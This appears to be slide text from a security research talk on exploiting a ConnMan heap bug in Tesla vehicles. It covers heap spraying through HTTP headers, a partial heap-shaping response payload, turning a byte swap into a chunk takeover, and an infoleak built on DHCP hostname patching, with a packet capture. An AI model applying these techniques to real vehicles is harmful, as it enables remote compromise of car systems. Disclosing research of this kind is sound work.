
Replace  
0x0A by 0x00



Bug if  
count != (pos - ptr)

# Allocation spray

Based on g\_hash\_table insertion/replacement



## ✓ Advantages


- Controlled size of the new allocation
- Content partially controlled
- The allocation can be freed by adding new content to the same header but a new one (bigger) is made at the same time

## ✗ Disadvantages

- Allocation kept only during the HTTP session
- Bad characters in the content: 0x00 and 0x0A
- Triggers other allocations/free

# Chaining requests

Useful exploitation primitive



## Heap shaping kept

The first heap shaping remains until the end of the second WISPR request

## Vulnerable buffer placement

The vulnerable buffer is allocated before the HTTP request is sent but the one for WISPR #2 can be placed with the spray of WISPR #1

# Heap shaping



```

1 GET /online/status.html HTTP/1.1
2 Host: connman.vn.tesla.services
3 User-Agent: ConnMan/1.37 wispr
4 X-netdownloader: 1
5 Connection: close
6
7 HTTP/toto 100 toto
8 RESIZE: RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRI
9 FILLER00000000:AAAAAAAAAAAAAAAA
10 FILLER00000001:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11 FILLER00000002:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
12 FILLER00000003:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
13 FILLER00000004:AAAAAAAAAAAAAAAA
14 FILLER00000005:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
15 FILLER00000006:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
16 FILLER00000007:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
17 FILLER00000008:AAAAAAAAAAAAAAAA

```

... 7MB of HTML headers...

```

17507 HOLE6_0008:jjjjjjjjjjjjjjjjj
17508 HOLE6_0009:jjjjjjjjjjjjjjjjj
17509 HOLE8_VALUE:jjjjjjjjjjjjjjjjj
17510 HOLE8_KEY:jjjjjjjjjjjjjjjjj
17511 HOLE9_1:jjjjjjjjjjjjjjjjj
17512 HOLE9_2:jjjjjjjjjjjjjjjjj
17513 HOLE9_3:jjjjjjjjjjjjjjjjj
17514 HOLE7_VALUE:jjjjjjjjjjjjjjjjj
17515 HOLE7_KEY:jjjjjjjjjjjjjjjjj
17516
17517 <HTML><!-- ... <?xml version="1.0" encoding="UTF-8"?>


```

- 1 Resize internal buffers
- 2 Fill existing holes and tcache
- 3 Allocate chunks for hole placement
- 4 Grow chunks to create holes (> 0x810)

- ✓ Allocation after the OOB is controlled
- ✓ Resilient to unexpected allocations by using dedicated sizes. Any other chunk sizes land on different holes

# Exploiting the bug

How to transform a byte swap into a chunk takeover



Byte swap



Double ref



Arbitrary chunk takeover

# Infoleak

From chunk takeover to libc pointer




# Infoleak

Getting an infoleak... 4 times

Takeover victim	Implemented	Used ?
NTP queries	✓	✗ Iptables rules block NTP queries for connman
Timeserver DNS queries	✓	✗ UI Application disables NTP usage before connecting
WPAD DNS query	✓	✗ Tesla removed WPAD with an update
DHCP Hostname	✓	✓ OK but needed to be reworked several times

# Infoleak

Patching the DHCP hostname string



DHCP Renew is broken in Connman even in normal operation,  
because of a Tesla commit

# Infoleak

Patching the DHCP hostname string

The image shows a Wireshark network traffic analysis window. The top pane displays a list of DHCP packets. Packet 7214 is highlighted, showing an ICMP Destination unreachable (Port unreachable) message. The bottom pane shows the details of the Host Name option (Option 12) in a DHCP packet, which contains the string "0+000\177". The packet bytes are displayed in hexadecimal and ASCII format, with the ASCII representation showing "0+000\177".

No.	Time	Source	Destination	Protocol	Length	Info
8	5.389316828	0.0.0.0	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0xccece5f7
9	5.389351302	0.0.0.0	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0xccece5f7
10	5.428885628	192.168.91.254	192.168.91.1	DHCP	333	DHCP Offer - Transaction ID 0xccece5f7
11	5.441777209	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0xccece5f7
12	5.441790739	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0xccece5f7
13	5.488823706	192.168.91.254	192.168.91.1	DHCP	333	DHCP ACK - Transaction ID 0xccece5f7
53	27.302438541	0.0.0.0	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0x3db97fac
54	27.302455834	0.0.0.0	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0x3db97fac
55	27.333049259	192.168.91.254	192.168.91.1	DHCP	333	DHCP Offer - Transaction ID 0x3db97fac
56	27.350309856	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x3db97fac
57	27.350325394	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x3db97fac
58	27.376730616	192.168.91.254	192.168.91.1	DHCP	333	DHCP ACK - Transaction ID 0x3db97fac
7116	32.442959187	192.168.91.1	192.168.91.254	DHCP	590	DHCP Request - Transaction ID 0x3db97fac
7119	35.445158753	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x3db97fac
7120	35.445177550	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x3db97fac
7213	35.584788195	192.168.91.254	192.168.91.1	DHCP	559	DHCP ACK - Transaction ID 0x3db97fac
7214	35.588136672	192.168.91.1	192.168.91.254	ICMP	587	Destination unreachable (Port unreachable)
8216	36.638031992	192.168.91.1	192.168.91.254	DHCP	590	DHCP Release - Transaction ID 0xcd4c51a9
